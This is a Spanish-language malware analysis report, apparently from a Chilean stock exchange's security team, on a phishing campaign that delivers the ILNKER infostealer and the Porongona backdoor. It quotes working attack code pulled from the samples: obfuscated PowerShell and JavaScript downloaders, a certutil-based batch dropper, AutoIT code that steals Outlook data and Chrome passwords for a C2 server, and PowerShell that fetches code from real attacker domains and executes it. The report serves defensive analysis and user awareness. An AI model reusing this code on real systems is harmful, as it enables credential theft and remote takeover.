ILNKER STEALER Y PORONGONA BACKDOOR

Bolsa de Comercio de Santiago

Febrero 2023

BOLSA SANTIAGOX

ÍNDICE


1. Introducción

Este documento busca mostrar el comportamiento de los malware “ILNKER Stealer” y “Porongona Backdoor”, dos malware que han se han identificado gracias a la investigación del área de Ciberseguridad de la Bolsa.

El malware no tiene nombre aun, nosotros lo denominamos “Porongona”, por una frase dentro del código del backdoor, relacionado a cuando falla la comunicación con el Centro de Comando y Control (C2). Este malware ha estado llegando a través de correos desde el 31 de enero 2023.

2. ILNKER Stealer

Este malware tiene distintas etapas, las cuales veremos a continuación:



Llegada por correo

La primera etapa de este malware, hasta ahora, siempre ha sido por correo electrónico y se han identificado distintos asuntos de los correos, por ejemplo:

- Factura No Pagada. Segundo Aviso.
- Solicitud de retiro 10% AFP iniciado.
- Factura No Pagada. Ultimo Aviso.

Estos asuntos tienen en común la temporalidad, como el Servicio de Impuestos Internos está en el proceso de validación para la devolución de impuestos, es importante que no haya facturas pendientes; también es interesante el asunto del retiro del 10% de las AFP, porque, aunque ninguno de los retiros está vigente[1], que aparezca dinero nuevo "gratis" llama la atención.

Dentro de lo interesante técnicamente de los correos, son los headers. Si tomamos los correos anteriores, y analizamos sus headers principales tenemos lo siguiente:

Caso	Número 1	Número 2	Número 3	Número 4
Subject	Factura No Pagada. Segundo Aviso.	Factura No Pagada. Segundo Aviso.	Solicitud de retiro 10% AFP iniciado.	Factura No Pagada. Ultimo Aviso.
From DisplayName	Servicio de Impuestos Internos de Chile	Servicio de Impuestos Internos de Chile	Notificaciones	Servicio de Impuestos Internos de Chile
From email	nouth@anthony.matsuoka.sh	nouth@solarstrom.hopto.org	root@mail.firenet.jp	admin@mail.smartwinlife.in
Reply-To DisplayName	Servicio de Impuestos Internos de Chile	Servicio de Impuestos Internos de Chile	Notificaciones	Servicio de Impuestos Internos de Chile
Reply-To email	siichile@mail.sii.cl	siichile@mail.sii.cl	retiros@mail.spensiones.cl	siichile@mail.sii.cl
Return-Path	nouth@anthony.matsuoka.sh	nouth@solarstrom.hopto.org	root@mail.firenet.jp	admin@mail.smartwinlife.in
To	deuda@factura.com	sii@sii.com	afp@afp.org.cl	deuda@sii.net.cl

[1] https://www.chileatiende.gob.cl/fichas/81027-retiros-del-10-de-los-fondos-de-afp

Lo interesante de lo anterior, es que todos tienen correos “From” o de origen distintos, que no tienen ninguna relación con la personificación de una entidad, por ejemplo, en el primero no dice nada de SII o facturas, sino que es un correo que no intenta engañar al usuario (nouth@anthony.matsuoka.sh), dado que es visiblemente extraño.

Esto lo hacen para poder pasar las protecciones de SPF, DKIM y DMARC, porque probablemente el dominio del correo de origen no va a tener ninguna de esas protecciones, y el dominio afectado no va a poder controlar esto, por ejemplo:

Siguiendo con el primer ejemplo, la institución personificada va a ser el Servicio de Impuestos Internos (SII) con su dominio de correos @mail.sii.cl, y el nombre (Display Name) que aparece corresponde a “Servicio de Impuestos Internos de Chile”, pero el dominio de correos de origen de la campaña es @anthony.matsuoka.sh, el cual no tiene nada que ver y así puede pasar las protecciones.

Lo otro interesante es que definen el header “Reply-To” con el correo “correcto” que sí apunta al SII. Técnicamente, lo que hace esto es colocar el correo definido ahí cuando alguien quiera responder al correo, entonces cuando un usuario quiera responder preguntando o validar el correo de destino a través de la pantalla de responder (a veces es más fácil esta pantalla en los smartphones), van a tener el correo real @mail.sii.cl, lo cual bajaría las sospechas.

Bastaría con mantener la educación y concientización a los usuarios para que sepan que datos deben verificar en los correos, y así podríamos defendernos de este tipo de ataques que no sean frenados por el anti spam.

Luego de este correo hay 2 posibilidades:

- Tiene un link para descarga de payload
- Tiene un html adjunto para descarga de payload

Link para descarga


El caso del link para la descarga solo ha sido identificado en una única ocasión en la campaña, creemos que fue un caso aislado, pero no por eso menos interesante. Tampoco que descarta que en el futuro se vean más casos similares

Lo primero que hace el link, es descargar un archivo comprimido (.zip) el cual tiene adentro un archivo de acceso directo. Este acceso directo está asociado al binario de Powershell, y ejecuta un código bastante ofuscado que lo único que hace es descargar una segunda etapa:

```
        Command line arguments          : -Command "&{$JG6Jf5 ='a';$DzlDAj ='b';$R6o7V9 ='c';$t5lpsC ='d
';$gvtwzL ='e';$Z2Lx0q ='f';$WnjGzI ='g';$Suyyno ='h';$3IRlxx ='i';$XSTJCl ='j';$rTSgeJ ='k';$PNB3nB ='l
';$vlt0zF ='m';$JttryU ='n';$TqXKGt ='o';$CYSF9f ='p';$H6nhX7 ='q';$i9FJgi ='r';$6xv435 ='s';$oQ6yP6 ='t
';$NbyNqP ='u';$9N0y2B ='v';$ZeiEHV ='w';$Ajltfl ='x';$EHOkDX ='y';$xenwgn ='z';$T2iuei ='0';$lDtbU6 ='l
';$YrOPyR ='2';$sQaygO ='3';$9UuNR6 ='4';$23MQou ='5';$HgaDds ='6';$NcfrUT ='7';$cysCR9 ='8';$X0bHpS ='9
';$L34EsV ='/';$Vuuyg8 =':';$vmQCwo ='.';$lSbEJC ='\';$s7dKJX =',';$GTMDCU ='C';$iBywp  =  'I'+$JttryU+$
9N0y2B+$TqXKGt+$rTSgeJ+$gvtwzL+'-'+'W'+$gvtwzL+$DzlDAj+'R'+$gvtwzL+$H6nhX7+$NbyNqP+$gvtwzL+$6xv435+$oQ6y
P6;  $TBiDG  =  $Suyyno+$oQ6yP6+$oQ6yP6+$CYSF9f+$6xv435+$Vuuyg8+$L34EsV+$L34EsV+$oQ6yP6+$gvtwzL+$H6nhX7+
$NbyNqP+$3IRlxx+$PNB3nB+$JG6Jf5+$vlt0zF+$3IRlxx+$6xv435+$TqXKGt+$i9FJgi+$CYSF9f+$i9FJgi+$gvtwzL+$6xv435+
$JG6Jf5+$vmQCwo+$R6o7V9+$TqXKGt+$vlt0zF+$L34EsV+$gvtwzL+$Ajltfl+$gvtwzL+$R6o7V9+$NbyNqP+$oQ6yP6+$3IRlxx+
$TqXKGt+$JttryU+$vmQCwo+$CYSF9f+$Suyyno+$CYSF9f+'?'+$oQ6yP6+$JG6Jf5+$WnjGzI+'='+$oQ6yP6+$i9FJgi+$3IRlxx+
$DzlDAj+$NbyNqP;  $oZCUU  =  'U'+$6xv435+$gvtwzL+'B'+$JG6Jf5+$6xv435+$3IRlxx+$R6o7V9+'P'+$JG6Jf5+$i9FJgi
+$6xv435+$3IRlxx+$JttryU+$WnjGzI;  $bzFlf  =  $GTMDCU+$TqXKGt+$JttryU+$oQ6yP6+$gvtwzL+$JttryU+$oQ6yP6;
$0b0tW  =  $lSbEJC+$6xv435+$EHOkDX+$6xv435+$oQ6yP6+$gvtwzL+$vlt0zF+$sQaygO+$YrOPyR+$lSbEJC+'W'+$3IRlxx+$
JttryU+$t5lpsC+$TqXKGt+$ZeiEHV+$6xv435+'P'+$TqXKGt+$ZeiEHV+$gvtwzL+$i9FJgi+'S'+$Suyyno+$gvtwzL+$PNB3nB+$
PNB3nB+$lSbEJC+$9N0y2B+$lDtbU6+$vmQCwo+$T2iuei+$lSbEJC+$CYSF9f+$TqXKGt+$ZeiEHV+$gvtwzL+$i9FJgi+$6xv435+$
Suyyno+$gvtwzL+$PNB3nB+$PNB3nB+$vmQCwo+$gvtwzL+$Ajltfl+$gvtwzL;  $86ceV  =  '  $9mMcf  =('+$iBywp+'  '+$
TBiDG+'  '+'-'+$oZCUU+').'+$bzFlf+';  '+$env:SystemRoot+$0b0tW+'  '+'$9mMcf;  ';  C:\Windows\system32\w
indowsPowershell\v1.0\powershell.exe $86ceV;  exit;;  }";
```

Esta segunda etapa es bastante similar, descarga un código Powershell bien ofuscado para ir a una tercera etapa en donde finalmente genera la descarga de un archivo comprimido que termina siendo el malware final[2].

Este malware no pudimos revisarlo a profundidad, pero sospechamos que los antivirus tienen visto este tipo de muestras porque la última vez que fue revisado (2023-02-04) tenía una alta tasa de detección.



[2] Link de la muestra en VirusTotal: https://www.virustotal.com/gui/file/e0fd71afd85e7883a40133ecdf69df74101f1920f6a7713add0fea1fe7fe81b0/detection

Archivo Adjunto

Lo interesante del archivo adjunto es que es simplemente un archivo HTML con Javascript, el cual valida que éste no haya sido abierto por algún dispositivo móvil, y si es así, te lleva a la URL de descarga del malware.

Este código Javascript tiene muchas líneas de "código basura" que están para despistar a los analistas, de hecho, cada línea de código real introduce 3 líneas de código basura. Pero si hacemos la limpieza del código quedaría algo así:

```
function detectMob() {
    const toMatch = [
        /Android/i,
        /webOS/i,
        /iPhone/i,
        /iPad/i,
        /iPod/i,
        /BlackBerry/i,
        /Windows Phone/i
    ];
    return toMatch.some((toMatchItem) => {
        return navigator.userAgent.match(toMatchItem);
    });
}
window.onload = function(e){
        if(!detectMob())
        {
                document.getElementById("content").innerHTML = "";
                dPUgaXvMiYcvRquyx();
        }
}
function lpgDOr(DFboiIMim)
{
    var BnFZlwNiLqZPNg = DFboiIMim.toString();//force conversion
    var KrmCUnRBhVCEEkXhWyJ = '';
    for (var i = 0; i < BnFZlwNiLqZPNg.length; i += 2){
                KrmCUnRBhVCEEkXhWyJ += String.fromCharCode(parseInt(BnFZlwNiLqZPNg.substr(i, 2),
16));
    }
    return KrmCUnRBhVCEEkXhWyJ;
}
function dPUgaXvMiYcvRquyx()
{
        var WrPdD =
lpgDOr("5D5D6874745D5D70735D5D3A2F5D5D2F665D5D616374755D5D725D5D6163695D5D6F5D5D6E5D5D65732E5D5D636C
69636B2F3F5D5D45745D5D63745D5D305D5D4C635D5D7A455D5D44675D5D7472366C5D5D615D5D636E365D5D725D5D6F5D5D
41505D5D715D5D765D5D495D5D465D5D515D5D4C5D5D7533625D5D61615D5D735D5D474C5D5D645D5D5644");
        WrPdD = WrPdD.split(']]').join('');
        location.href=WrPdD;
}
```

Ahora sí podemos reconocer, que lo único que hace es detectar el "User-Agent" del navegador usado para abrir el archivo HTML y luego redirigir al string que está en formato hexadecimal con unos caracteres extras en este caso "]]"), también para confundir el análisis estático.

Con esto logramos avanzar a la siguiente etapa, la descarga del archivo cmd.

Descarga de ILNKER Stealer

Lo único que hace la redirección es enviarnos a la dirección en la que vamos a hacer la descarga de un archivo comprimido .rar, el cual tiene un archivo .cmd dentro. Estos archivos son solamente una serie de comandos batch de Windows, es un símil de los archivos .bat, que se ejecutan directamente con un doble click.

En esta etapa se espera que la víctima descargue el archivo, abra el archivo comprimido y luego ejecute el archivo .cmd.

Lo que tenemos que entender de este archivo es que por sí solo ya pesa más de 1 MB, que para un archivo de este tipo es mucho, por lo que tenemos que sospechar. Si vemos la estructura del archivo .cmd tenemos lo siguiente:

```
if not DEFINED siegel set siegel=1 && start "" /min "%~dpnx0" %* && exit
goto g
-----BEGIN CERTIFICATE-----
… Líneas removidas para mejor lectura
-----END CERTIFICATE-----
:g
cd /D %~dp0
set berman=%appdata%\dickinson\
set blackburn=%~n0
set dominguez=vparker
set moreno=
if not exist "%berman%exe\%dominguez%\connor%moreno%.exe" (
  mkdir "%berman%exe\%dominguez%\"
  more +5 %0 >~~
  powershell -Command "(gc ~~) -replace '{', '' | Out-File -encoding ASCII ~~"
  certutil -decode -f ~~ "%berman%exe\%dominguez%\connor%moreno%.exe"
  del ~~
)
set hash=simon
call :ts %0 "%berman%a3x\%hash%\%blackburn%.a3x"
if %t1% geq %t2% (
mkdir "%berman%a3x\%hash%\"
certutil -decode -f %0 "%berman%a3x\%hash%\%blackburn%.a3x"
)
set wdir=%~dp0
if not "%wdir: =%"=="%wdir%" set wdir=%~sdp0
wmic process call create '"%berman%exe\%dominguez%\connor%moreno%.exe"
"%berman%a3x\%hash%\%blackburn%.a3x" "%*"' ,%wdir%
if not exist "%berman%%date:~6,4%" (
  dir /B /S "%berman%*.*" >~ & timeout /T 5 & mkdir "%berman%%date:~6,4%" & copy ~
"%berman%%date:~6,4%\berry.txt" & del ~
)
rem pause
del "%~f0" & exit
exit
:ts t1 t2
set t1=%~t1
set t2=%~t2
set t1=%t1:~3,2%%t1:~0,2%%t1:~11,2%%t1:~14,2%
set t2=%t2:~3,2%%t2:~0,2%%t2:~11,2%%t2:~14,2%
goto :eof
-----BEGIN CERTIFICATE-----
```

```
… Líneas removidas para mejor lectura
-----END CERTIFICATE-----
```

Para hacer la revisión de estos archivos nos basamos en un análisis que ya hizo la gente de SANS[3] de una muestra similar.

Como podemos ver, la estructura es la siguiente:

- La primera línea son inicializaciones batch
- La segunda línea es un salto a la etiqueta “g” definida más adelante
- La tercera línea viene una definición de inicio de certificado
- Luego viene la definición de fin de certificado
- Luego viene la definición de etiqueta “g”
- Luego vienen una serie de comandos de infección y ejecución de los binarios
- Finalmente viene una nueva definición de inicio y fin de certificado (que no está correcta por tener caracteres extras)

[3] https://isc.sans.edu/diary/rss/29408


Extracción de archivos de AutoIT

Lo interesante es lo que hay dentro de la definición de la etiqueta “g”, tenemos que hay 2 instancias de ejecución del comando certutil, y con esto podemos entender el funcionamiento del código de infección.

La primera ejecución de certutil es:

```
if not exist "%berman%exe\%dominguez%\connor%moreno%.exe" (
  mkdir "%berman%exe\%dominguez%\"
  more +5 %0 >~~
  powershell -Command "(gc ~~) -replace '{', '' | Out-File -encoding ASCII ~~"
  certutil -decode -f ~~ "%berman%exe\%dominguez%\connor%moreno%.exe"
  del ~~
)
```

Lo que hace esto es crear un archivo nuevo temporal, sin las primeras 5 líneas del archivo (el mismo .cmd), luego elimina todos los caracteres “{“ del archivo temporal y finalmente con certutil extrae un archivo .exe que llama “connor.exe”, que es un binario válido de la aplicación AutoIT[4].



Esto lo hace porque, para que el utilitario certutil funcione correctamente, necesita una definición de certificado (que comience con BEGIN CERTIFICATE y termine con END CERTIFICATE), entonces si eliminas las primeras líneas, la única definición correcta es la que está al final del archivo original. Pero esta definición no está completamente correcta, porque tiene muchos caracteres “{“ que fueron agregados.

[4] AutoIT es una aplicación válida usada para ejecutar distintas instrucciones definidas en un script

La segunda ejecución del certutil es más sencilla, con solamente 1 línea:

```
certutil -decode -f %0 "%berman%a3x\%hash%\%blackburn%.a3x"
```

Acá decodifica la primera definición de certificado, la que comienza en la línea 3, y es un archivo que lo termina llamando “Factura_XXXX.a3x”. Los archivos “.a3x” son archivos de scripts compilados por AutoIT, esto quiere decir que es un archivo que tiene las definiciones de “qué hay que ejecutar”, para que el binario de AutoIT visto anteriormente lo haga.

Con estos antecedentes queda más claro el siguiente bloque:

```
set wdir=%~dp0
if not "%wdir: =%"=="%wdir%" set wdir=%~sdp0
wmic process call create '"%berman%exe\%dominguez%\connor%moreno%.exe"
"%berman%a3x\%hash%\%blackburn%.a3x" "%*"' ,%wdir%
```

Aquí tenemos una ejecución del programa “.exe” (el binario de AutoIT) con el parámetro del archivo “.a3x” (el script compilado de AutoIT). Entonces, nos queda revisar qué es lo que realiza mediante el archivo “.a3x.”

Revisión de ILNKER

Los binarios de AutoIT tienen 2 formas principales para definir un archivo con el script que tiene que ejecutar:

- Los archivos au3, son archivos de texto con las definiciones y las acciones que tiene que tomar el binario de AutoIT.
- Los archivos a3x, son las mismas definiciones que en el archivo .au3, pero que pasaron por el proceso de compilación.


Para revisar la funcionalidad de este malware necesitamos revisar también la funcionalidad de este script ".a3x", y para ello vamos a necesitar usar un programa llamado "myAutToExe.exe"[5], el que nos va a ayudar a "decompilar" el archivo y transformarlo en el formato más legible (del archivo .au3).

Lo único que necesitamos tener en consideración al usar esta aplicación, es que necesitamos una versión "actualizada" y "oficial", porque hay algunos clones modificados que terminan ejecutando el malware o que no logran descifrarlo correctamente.

Otro punto que hay que tener en cuenta, es que existen muchos softwares de antivirus que marcan esta aplicación como maliciosa, porque no solo te permite descifrar código a3x, sino que también te permite crear este tipo de código, y con ello generar malware.


Una vez obtenido este programa, y antes de ejecutar el descifrado, debemos tener deshabilitada la opción (en el botón abajo que dice "More Options"):

"Use 'normal' Au3_Signature to find start of script"




[5] Sacado de https://github.com/PonyPC/myaut_contrib

Con esto ahora basta arrastrar el archivo hasta la barra de nombre en la parte superior que dice “File or Folder”



Con ello estamos listos para poder decompilar el archivo, con la opción automatizada de la aplicación.



Si todo sale bien en la carpeta en donde teníamos el archivo “.a3x” con el script compilado, vamos a tener un archivo con extensión “.au3”, con el resultado completo.

Análisis general del Script

En este caso es un archivo de más de 300 Kb, que para un script sigue siendo mucho, lo que sí podemos hacer es extraer el núcleo, que en este caso son unas pocas líneas.

```
GLOBAL $SURLINFO="https[:]//REDACTED/do/it.php"
IF _ISWIN7()THEN $SURLINFO="http[:]//REDACTED/do/it.php"
CREATESHORTCUTX()
FILEDELETE(@SCRIPTFULLPATH)
LOCAL $ISADMIN="User"
IF ISADMIN()THEN $ISADMIN="Admin"
_ILNKER($SURLINFO&"?b1&v1="&DEC(@OSLANG)&"&v2="&DEC(@KBLAYOUT)&"&v3=&v4="&_GETOS()&"&v5="&$ISADMIN&"
&v6="&@OSARCH&"&v7="&AV())
_HTTPGET($SURLINFO&"?f=2&w="&_GETOS())
_OUTRECOVERY()
_CHROMERECOVERY()
_HTTPGET($SURLINFO&"?f=9&w="&_GETOS())
```

Versión de 2023-01-31

```
GLOBAL $SURLINFO="https[:]//REDACTED/do/it.php"
IF _ISWIN7()THEN $SURLINFO="https[:]//REDACTED/do/it.php"
FILEDELETE(@SCRIPTFULLPATH)
LOCAL $ISADMIN="User"
IF ISADMIN()THEN $ISADMIN="Admin"
_ILNKER($SURLINFO&"?b1&v1="&DEC(@OSLANG)&"&v2="&DEC(@KBLAYOUT)&"&v3=&v4="&_GETOS()&"&v5="&$ISADMIN&"
&v6="&@OSARCH&"&v7="&AV())
CREATESHORTCUTX_OLD()
MSGBOX(64,"Error de emision","Este e-mail ha sido enviado por error y ha sido revocado por su
emisor. Por favor haga caso omiso a este e-mail.")
_HTTPGET($SURLINFO&"?f=2&w="&_GETOS())
_OUTRECOVERY()
_CHROMERECOVERY()
_HTTPGET($SURLINFO&"?f=9&w="&_GETOS())
```

Versión de 2023-02-13

Aquí tenemos algunos patrones que se repiten:

1. Se definen unas variables globales $SURLINFO, que son URL para la comunicación con el Centro de Comando y Control (C2), pero en este caso, solamente para la autenticación y para la exfiltración de datos de este infostealer.
2. Se elimina el archivo actual de script con la función FILEDELETE
3. Se crea persistencia con la función CREATESHORTCUTX o CREATESHORTCUTX_OLD
4. Se autentica contra el C2 con la función _ILNKER[6], entregando información:
    A. Lenguaje de Sistema Operativo (S.O.)
    B. Versión de Sistema Operativo (S.O.)
    C. Arquitectura de Sistema Operativo (S.O.)

[6] Creemos que esta función está mal escrita, y que debería ser LINKER, pero por eso lo llamamos ILNKER stealer.

   D. Disposición de teclado
   E. Si es administrador local o no
   F. la información del Antivirus que tiene
5. Envía una llamada al C2 con parámetro f=2 para indicar el inicio de la extracción de información
6. Extrae la información configurada en Outlook utilizando la función _OUTRECOVERY
7. Extrae las contraseñas guardadas en Google Chrome con la función _CHROMERECOVERY. Algo interesante de esto es que se conecta directamente a la base de datos SQLite usada por Chrome, y para ello descarga la librería desde el sitio oficial de AutoIT[7]
8. Termina el bloque de robo de información con una llamada al C2 con parámetro f=9

No vamos a entrar en detalle de cada una de las funciones nombradas anteriormente, porque en general es solamente extraer información y luego enviarla a la misma URL de C2. Lo que sí es interesante es lo que se hace en las funciones CREATESHORTCUTX o CREATESHORTCUTX_OLD.

UPS!

Cabe destacar que gracias a un mal manejo de los links que estuvieron enviando, una de las campañas del correo: “Factura No Pagada. Tercer Aviso.”, tenía un link a un recurso distinto, que apuntaba a otra infraestructura.

Al revisar ese link y los archivos asociados, pudimos validar que se trataba de una campaña similar, pero que se estaba generando para gente en México[8], y con una versión anterior de ILNKER Stealer, porque no tenía las funcionalidades de CREATESHORTCUTX o CREATESHORTCUTX_OLD. Solamente intentaba extraer datos de Outlook y de Chrome, principalmente apuntando a credenciales de bancos mexicanos.

[7] Por eso la URL https://www.autoitscript.com/autoit3/pkgmgr/sqlite/sqlite3.dll, no es una URL bloqueable, solo monitoreable.

[8] Más información en la sección de IOC

Estas funciones, tienen comportamientos muy similares, por ejemplo:

```
FUNC CREATESHORTCUTX()
LOCAL CONST $STARTUP2=@STARTMENUDIR&"\Programs\Startup\DriverAudio.lnk"
IF NOT FILEEXISTS($STARTUP2)THEN
$IRAND=RANDOM(40,60,1)
LOCAL $SSERIAL=HEX(DRIVEGETSERIAL(@HOMEDRIVE&"\"))
LOCAL $STRPS="$Sleep="&$IRAND&';Start-Sleep -s $Sleep;$links =
("http[:]//germogenborya.top/rest/?h='&$SSERIAL&'",
"http[:]//germogenborya.at/rest/?h='&$SSERIAL&'");for(;;){foreach($link in $links){try{$req =
[System.Net.WebRequest]::Create($link);$resp = $req.GetResponse();$reqstream =
$resp.GetResponseStream();$stream = new-object System.IO.StreamReader $reqstream;$result =
$stream.ReadToEnd();Write-Output $result;try{IEX $result;}catch{}Write-Output "60";Start-Sleep -
Seconds 60;break;}catch{Write-Output "e";}}Start-Sleep -Seconds 10;}'
LOCAL $ARRAYTOREPLACE=STRINGSPLIT("$Sleep|$links|$link|$req|$resp|$re1qstream|$str3am|$result","|")
FOR $I=1 TO $ARRAYTOREPLACE[0]
IF STRINGINSTR($STRPS,$ARRAYTOREPLACE[$I])THEN
$STRPS=STRINGREPLACE($STRPS,$ARRAYTOREPLACE[$I],"$"&GENERATE())
ENDIF
NEXT
$STRPS=STRINGREPLACE(_BASE64ENCODE(STRINGTOBINARY($STRPS,2)),@LF,"")
FILECREATESHORTCUT("%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe",$STARTUP2,"","-
WindowStyle hidden -ExecutionPolicy UnRestricted -Encoded "&$STRPS)
SHELLEXECUTE($STARTUP2,"","",$SHEX_OPEN,@SW_MINIMIZE)
ENDIF
ENDFUNC
```

Esta función, primero define el acceso directo llamado “DriverAudio.lnk” en la carpeta inicio del menú inicio de Windows. Con esto se asegura que este archivo “.lnk” siempre se gatille cuando se inicie Windows. Este acceso directo es para la ejecución de la herramienta Powershell, y como argumento se le pasa el comando definido inicialmente en la variable “$STRPS”.

Esta serie de comandos conecta a alguno de 2 servidores a través de HTTPS, con el número serial del disco actual como parámetro “h” de la llamada, y esperan recibir un comando de Powershell para poder ejecutar directamente. Con esto podemos decir que tienen un downloader básico para poder ejecutar cualquier otra cosa que requieran.

Generalmente, al llamar a esos endpoint no retorna nada, por lo tanto la ejecución termina y el infostealer no hace nada más, pero tuvimos la suerte de poder encontrar en 2 ocasiones el mismo comportamiento[9], la descarga y ejecución de lo que llamaremos Porongona Backdoor.

Cabe destacar, que este endpoint no tiene relación directa con el endpoint anterior, los dominios son completamente distintos, la infraestructura es distinta, por lo mismo creemos que es otro tipo de malware.

[9] En 1 ocasión tuvimos un comportamiento distinto en donde se descargaba un archivo .vbs y se inyectaba un shellcode directamente en memoria, pero es otro caso a analizar a futuro.

3. Porongona Backdoor

Este malware solo lo encontramos en algunas ocasiones, cuando los servidores de estos endpoint entregan algo más de información a la funcionalidad de downloader básica de ILNKER Stealer.

Si eso pasa, el código es algo como esto:

```
$bytes = (Invoke-WebRequest "http://formas-mexico.com/formas.xls" -UseBasicParsing).Content;$assembly =
[System.Reflection.Assembly]::Load($bytes); $entryPointMethod = $assembly.GetTypes().Where({ $_.Name -eq "Program" },
"First").GetMethod("Main", [Reflection.BindingFlags] "Static, Public, NonPublic"); $entryPointMethod.Invoke($null, $null);
```

Este código lo que hace, al ser pasado como argumento al proceso de Powershell, descarga un payload de una URL definida, y cargarlo como una "Assembly"[10], para luego ejecutarlo. Este proceso es bastante común para cargar malware de forma "Fileless", porque, aunque va a buscar el archivo a internet, nunca lo descarga en disco.

Aunque el archivo que va a descargar termina en .xls como si fuera un archivo de Excel, realmente es un archivo binario, un ejecutable generado en .NET llamado "client-remote desktop.exe"[11].

Al revisar la funcionalidad del archivo nos encontramos con un malware tipo backdoor muy interesante, principalmente porque no lo habíamos visto antes, y por el "orden" del código.

